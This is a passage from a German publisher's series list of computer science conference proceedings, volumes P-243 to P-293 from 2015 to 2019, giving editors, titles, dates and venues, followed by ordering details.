02. – 03. März 2015, Hamburg

P-243 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
8. DFN-Forum Kommunikationstechnologien
06.–09. Juni 2015, Lübeck

P-244 Alfred Zimmermann, Alexander Rossmann (Eds.)
Digital Enterprise Computing (DEC 2015)
Böblingen, Germany June 25-26, 2015

P-245 Arslan Brömme, Christoph Busch , Christian Rathgeb, Andreas Uhl (Eds.)
BIOSIG 2015
Proceedings of the 14th International Conference of the Biometrics Special Interest Group
09.–11. September 2015
Darmstadt, Germany

P-246 Douglas W. Cunningham, Petra Hofstedt, Klaus Meer, Ingo Schmitt (Hrsg.)
INFORMATIK 2015
28.9.-2.10. 2015, Cottbus

P-247 Hans Pongratz, Reinhard Keil (Hrsg.)
DeLFI 2015 – Die 13. E-Learning Fachtagung Informatik der Gesellschaft für Informatik e.V. (GI)
1.–4. September 2015
München

P-248 Jens Kolb, Henrik Leopold, Jan Mendling (Eds.)
Enterprise Modelling and Information Systems Architectures
Proceedings of the 6th Int. Workshop on Enterprise Modelling and Information Systems Architectures, Innsbruck, Austria
September 3-4, 2015

P-249 Jens Gallenbacher (Hrsg.)
Informatik allgemeinbildend begreifen
INFOS 2015 16. GI-Fachtagung Informatik und Schule
20.–23. September 2015

P-250 Martin Engstler, Masud Fazal-Baqaie, Eckhart Hanser, Martin Mikusz, Alexander Volland (Hrsg.)
Projektmanagement und Vorgehensmodelle 2015
Hybride Projektstrukturen erfolgreich umsetzen
Gemeinsame Tagung der Fachgruppen Projektmanagement (WI-PM) und Vorgehensmodelle (WI-VM) im Fachgebiet Wirtschaftsinformatik der Gesellschaft für Informatik e.V., Elmshorn 2015

P-251 Detlef Hühnlein, Heiko Roßnagel, Raik Kuhlisch, Jan Ziesing (Eds.)
Open Identity Summit 2015
10.–11. November 2015
Berlin, Germany

P-252 Jens Knoop, Uwe Zdun (Hrsg.)
Software Engineering 2016
Fachtagung des GI-Fachbereichs Softwaretechnik
23.–26. Februar 2016, Wien

P-253 A. Ruckelshausen, A. Meyer-Aurich, T. Rath, G. Recke, B. Theuvsen (Hrsg.)
Informatik in der Land-, Forst- und Ernährungswirtschaft
Fokus: Intelligente Systeme – Stand der Technik und neue Möglichkeiten
Referate der 36. GIL-Jahrestagung
22.-23. Februar 2016, Osnabrück

P-254 Andreas Oberweis, Ralf Reussner (Hrsg.)
Modellierung 2016
2.–4. März 2016, Karlsruhe

P-255 Stefanie Betz, Ulrich Reimer (Hrsg.)
Modellierung 2016 Workshopband
2.–4. März 2016, Karlsruhe

P-256 Michael Meier, Delphine Reinhardt, Steffen Wendzel (Hrsg.)
Sicherheit 2016
Sicherheit, Schutz und Zuverlässigkeit
Beiträge der 8. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI)
5.–7. April 2016, Bonn

P-257 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
9. DFN-Forum Kommunikationstechnologien
31. Mai – 01. Juni 2016, Rostock

P-258 Dieter Hertweck, Christian Decker (Eds.)
Digital Enterprise Computing (DEC 2016)
14.–15. Juni 2016, Böblingen

P-259 Heinrich C. Mayr, Martin Pinzger (Hrsg.)
INFORMATIK 2016
26.–30. September 2016, Klagenfurt

P-260 Arslan Brömme, Christoph Busch, Christian Rathgeb, Andreas Uhl (Eds.)
BIOSIG 2016
Proceedings of the 15th International Conference of the Biometrics Special Interest Group
21.–23. September 2016, Darmstadt

P-261 Detlef Rätz, Michael Breidung, Dagmar Lück-Schneider, Siegfried Kaiser, Erich Schweighofer (Hrsg.)
Digitale Transformation: Methoden, Kompetenzen und Technologien für die Verwaltung
Gemeinsame Fachtagung Verwaltungsinformatik (FTVI) und Fachtagung Rechtsinformatik (FTRI) 2016
22.–23. September 2016, Dresden

P-262 Ulrike Lucke, Andreas Schwill, Raphael Zender (Hrsg.)
DeLFI 2016 – Die 14. E-Learning Fachtagung Informatik
der Gesellschaft für Informatik e.V. (GI)
11.–14. September 2016, Potsdam

P-263 Martin Engstler, Masud Fazal-Baqaie, Eckhart Hanser, Oliver Linssen, Martin Mikusz, Alexander Volland (Hrsg.)
Projektmanagement und Vorgehensmodelle 2016
Arbeiten in hybriden Projekten: Das Sowohl-als-auch von Stabilität und Dynamik
Gemeinsame Tagung der Fachgruppen Projektmanagement (WI-PM) und Vorgehensmodelle (WI-VM) im Fachgebiet Wirtschaftsinformatik
der Gesellschaft für Informatik e.V., Paderborn 2016

P-264 Detlef Hühnlein, Heiko Roßnagel, Christian H. Schunck, Maurizio Talamo (Eds.)
Open Identity Summit 2016
der Gesellschaft für Informatik e.V. (GI)
13.–14. October 2016, Rome, Italy

P-265 Bernhard Mitschang, Daniela Nicklas,Frank Leymann, Harald Schöning, Melanie Herschel, Jens Teubner, Theo Härder, Oliver Kopp, Matthias Wieland (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2017)
6.–10. März 2017, Stuttgart

P-266 Bernhard Mitschang, Norbert Ritter, Holger Schwarz, Meike Klettke, Andreas Thor, Oliver Kopp, Matthias Wieland (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2017)
Workshopband
6.–7. März 2017, Stuttgart

P-267 Jan Jürjens, Kurt Schneider (Hrsg.)
Software Engineering 2017
21.–24. Februar 2017, Hannover

P-268 A. Ruckelshausen, A. Meyer-Aurich, W. Lentz, B. Theuvsen (Hrsg.)
Informatik in der Land-, Forst- und Ernährungswirtschaft
Fokus: Digitale Transformation – Wege in eine zukunftsfähige Landwirtschaft
Referate der 37. GIL-Jahrestagung
06.–07. März 2017, Dresden

P-269 Peter Dencker, Herbert Klenk, Hubert Keller, Erhard Plödereder (Hrsg.)
Automotive – Safety & Security 2017
30.–31. Mai 2017, Stuttgart

P-270 Arslan Brömme, Christoph Busch, Antitza Dantcheva, Christian Rathgeb, Andreas Uhl (Eds.)
BIOSIG 2017
20.–22. September 2017, Darmstadt

P-271 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
10. DFN-Forum Kommunikations-technologien
30. – 31. Mai 2017, Berlin

P-272 Alexander Rossmann, Alfred Zimmermann (eds.)
Digital Enterprise Computing (DEC 2017)
11.–12. Juli 2017, Böblingen

P-273 Christoph Igel, Carsten Ullrich, Martin Wessner (Hrsg.)
BILDUNGSRÄUME
DeLFI 2017
Die 15. e-Learning Fachtagung Informatik der Gesellschaft für Informatik e.V. (GI)
5. bis 8. September 2017, Chemnitz

P-274 Ira Diethelm (Hrsg.)
Informatische Bildung zum Verstehen und Gestalten der digitalen Welt
13.–15. September 2017, Oldenburg

P-275 Maximilian Eibl, Martin Gaedke (Hrsg.)
INFORMATIK 2017
25.–29. September 2017, Chemnitz

P276 Alexander Volland, Martin Engstler, Masud Fazal-Baqaie, Eckhart Hanser, Oliver Linssen, Martin Mikusz (Hrsg.)
Projektmanagement und Vorgehensmodelle 2017
Die Spannung zwischen dem Prozess und den Menschen im Projekt
Gemeinsame Tagung der Fachgruppen Projektmanagement und Vorgehensmodelle im Fachgebiet Wirtschaftsinformatik der Gesellschaft für Informatik e.V. in Kooperation mit der Fachgruppe IT-Projektmanagement der GPM e.V., Darmstadt 2017

P-277 Lothar Fritsch, Heiko Roßnagel, Detlef Hühnlein (Hrsg.)
Open Identity Summit 2017
5.–6. October 2017, Karlstad, Sweden

P-278 Arno Ruckelshausen, Andreas Meyer-Aurich, Karsten Borchard, Constanze Hofacker, Jens-Peter Loy, Rolf Schwerdtfeger, Hans-Hennig Sundermeier, Helga Floto, Brigitte Theuvsen (Hrsg.)
Informatik in der Land-, Forst- und Ernährungswirtschaft
Referate der 38. GIL-Jahrestagung
26.–27. Februar 2018, Kiel

P-279 Matthias Tichy, Eric Bodden, Marco Kuhrmann, Stefan Wagner, Jan-Philipp Steghöfer (Hrsg.)
Software Engineering und Software Management 2018
5.–9. März 2018, Ulm

P-280 Ina Schaefer, Dimitris Karagiannis, Andreas Vogelsang, Daniel Méndez, Christoph Seidl (Hrsg.)
Modellierung 2018
21.–23. Februar 2018, Braunschweig

P-281 Hanno Langweg, Michael Meier, Bernhard C. Witt, Delphine Reinhardt (Hrsg.)
Sicherheit 2018
Sicherheit, Schutz und Zuverlässigkeit
25.–27. April 2018, Konstanz

P-282 Arslan Brömme, Christoph Busch, Antitza Dantcheva, Christian Rathgeb, Andreas Uhl (Eds.)
BIOSIG 2018
Proceedings of the 17th International Conference of the Biometrics Special Interest Group
26.–28. September 2018
Darmstadt, Germany

P-283 Paul Müller, Bernhard Neumair, Helmut Reiser, Gabi Dreo Rodosek (Hrsg.)
11. DFN-Forum Kommunikationstechnologien
27.–28. Juni 2018, Günzburg

P-284 Detlef Krömker, Ulrik Schroeder (Hrsg.)
DeLFI 2018 – Die 16. E-Learning Fachtagung Informatik
10.–12. September 2018, Frankfurt a. M.

P-285 Christian Czarnecki, Carsten Brockmann, Eldar Sultanow, Agnes Koschmider, Annika Selzer (Hrsg.)
Workshops der INFORMATIK 2018 - Architekturen, Prozesse, Sicherheit und Nachhaltigkeit
26.–27. September 2018, Berlin

P-286 Martin Mikusz, Alexander Volland, Martin Engstler, Masud Fazal-Baqaie, Eckhart Hanser, Oliver Linssen (Hrsg.)
Projektmanagement und Vorgehensmodelle 2018
Der Einfluss der Digitalisierung auf Projektmanagementmethoden und Entwicklungsprozesse
Düsseldorf 2018

P-287 A. Meyer-Aurich, M. Gandorfer, N. Barta, A. Gronauer, J. Kantelhardt, H. Floto (Hrsg.)
Informatik in der Land-, Forst- und Ernährungswirtschaft
Fokus: Digitalisierung für landwirtschaftliche Betriebe in kleinstrukturierten Regionen – ein Widerspruch in sich?
Referate der 39. GIL-Jahrestagung
18.–19. Februar 2019, Wien

P-289 Torsten Grust, Felix Naumann, Alexander Böhm, Wolfgang Lehner, Jens Teubner, Meike Klettke, Theo Härder, Erhard Rahm, Andreas Heuer, Holger Meyer (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2019)
4.–8. März 2019 in Rostock

P-290 Holger Meyer, Norbert Ritter, Andreas Thor, Daniela Nicklas, Andreas Heuer, Meike Klettke (Hrsg.)
Datenbanksysteme für Business, Technologie und Web (BTW 2019)
Workshopband
4.–8. März 2019 in Rostock

P-291 Michael Räckers, Sebastian Halsbenning, Detlef Rätz, David Richter, Erich Schweighofer (Hrsg.)
Digitalisierung von Staat und Verwaltung
Gemeinsame Fachtagung Verwaltungsinformatik (FTVI) und Fachtagung Rechtsinformatik (FTRI) 2019
6.–7. März 2019 in Münster

P-292 Steffen Becker, Ivan Bogicevic,Georg Herzwurm, Stefan Wagner (Hrsg.)
Software Engineering and Software Management 2019
18.–22. Februar 2019 in Stuttgart

P-293 Heiko Roßnagel, Sven Wagner, Detlef Hühnlein (Hrsg.)
Open Identity Summit 2019
28.–29. März 2019
Garmisch-Partenkirchen

The titles can be purchased at:

Köllen Druck + Verlag GmbH
Ernst-Robert-Curtius-Str. 14 · D-53117 Bonn
Fax: +49 (0)228/9898222
E-Mail: druckverlag@koellen.de